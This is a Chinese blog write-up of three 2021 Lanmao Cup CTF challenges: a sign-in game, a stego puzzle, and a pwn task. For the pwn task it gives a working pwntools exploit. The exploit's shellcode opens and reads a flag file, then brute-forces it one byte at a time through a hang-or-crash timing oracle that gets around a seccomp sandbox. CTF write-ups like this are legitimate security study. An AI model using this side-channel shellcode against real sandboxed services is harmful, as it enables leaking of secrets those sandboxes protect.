2021第五届蓝帽杯初赛部分题目wp

原创

youhao108 于 2021-04-29 22:01:23 发布 2768 收藏 13

文章标签： 信息安全 网络安全 unctf pwn web

本文链接：https://blog.csdn.net/qq_43678263/article/details/116277524

文章目录

前言

本次蓝帽杯初赛做出了三道解出人数最多的题，勉强混个线下。但不得不吐槽一下这届题目。冬奥会这题杂项套了100层娃，头都绕晕了；PWN题的slient是2020年蓝帽杯决赛原题。其他题没做出来，没有发言权。

WEB


Ball_sigin

签到题，用手机打开，填补3次左上角空缺的单词，完成滑雪游戏即得到flag

flag{3b2e48de-e328-4267-a8d6-8d17fb3c8889}

PWN

slient



题目mmap出了一块可执行内存，地址位于0x10000，随后读取shellcode到这块内存上并执行，在执行前使用seccomp禁掉了除去`open/write`之外的其他所有系统调用，因此无法通过write系统调用直接leak出flag。考虑单字节爆破flag，即读取flag到一块内存区域，随后单字节爆破，在shellcode中设置loop循环，一旦cmp命中即跳转到loop使得程序卡死，否则执行后面的exit系统调用直接崩溃，根据程序的表现可以区分是否命中，注意因为服务器通信不稳定，每次读到一段flag就更新exp中的flag字符串继续向后爆破。

```python
#coding=utf-8
from pwn import *

r = lambda p:p.recv()
rl = lambda p:p.recvline()
ru = lambda p,x:p.recvuntil(x)
rn = lambda p,x:p.recvn(x)
rud = lambda p,x:p.recvuntil(x,drop=True)
s = lambda p,x:p.send(x)
sl = lambda p,x:p.sendline(x)
sla = lambda p,x,y:p.sendlineafter(x,y)
sa = lambda p,x,y:p.sendafter(x,y)

context.update(arch='amd64',os='linux',log_level='info')
context.terminal = ['tmux','split','-h']
debug = 0
elf = ELF('./chall')
libc_offset = 0x3c4b20
gadgets = [0x45216,0x4526a,0xf02a4,0xf1147]


map_addr = 0x00010000
flag_addr = 0x10700

def exp(dis,char):

    p.recvuntil("Welcome to silent execution-box.\n")
    sc = asm('''
            mov r12,0x67616c66
            push r12
            mov rdi,rsp
            xor esi,esi
            xor edx,edx
            mov al,2
            syscall
            mov rdi,rax
            mov rsi,0x10700
            mov dl,0x40
            xor rax,rax
            syscall
            mov dl, byte ptr [rsi+{}]
            mov cl, {}
            cmp cl,dl
            jz loop
            mov al,60
            syscall
            loop:
            jmp loop
            '''.format(dis,char))
    p.send(sc)
    #p.interactive()

#exp(0,84)

flag = "flag{k33p_qu14t!}"
for i in range(len(flag),18):
    sleep(1)
    log.success("flag : {}".format(flag))
    for j in range(0x100):
        if debug:
```


```
    if debug:
        p = process('./chall')
    else:
        p = remote('8.140.177.7',40334)
    try:
        #gdb.attach(p,'b* 0x0000555555554000+0xc94')
        exp(i,j)
        p.recvline(timeout=1)
        flag += chr(j)
        p.send('\n')
        log.success("{} pos : {} success".format(i,chr(j)))
        #sleep(0.5)
        #raw_input()
        p.close()
        break
    except:
        #log.success("{} pos : {} failed ".format(i,chr(j)))
        p.close()
```

flag{k33p_qu14t!}


MISC

冬奥会_is_coming


题目拿到手为一张png图片



binwalk分离得到一个压缩包




解压得encode.mp3，还有提示密码为8位




查看mp3文件内容，发现最后有一段多出来的cipher，将十六进制分离出来转换得到emoji暂且不清楚有什么用，猜测为emoji加密，解密emoji发现内容无意义

题目名称为冬奥会，猜想8位密码为冬奥会开幕日期20220204，使用mp3stego工具分离出一个文本txt


十六进制转换字符串得到如下为office里的wingding字体：




在https://lingojam.com/WingDing转换为字符串：




找到github上该项目，下载post-chekout文件



文件内容如下：



将内容How_6ad_c0uld_a_1cePeak_be?作为密钥结合之前的emoji，尝试emoji-aes解密（https://aghorler.github.io/emoji-aes/），得到flag



flag{e32f619b-dbcd-49bd-9126-5d841aa01767}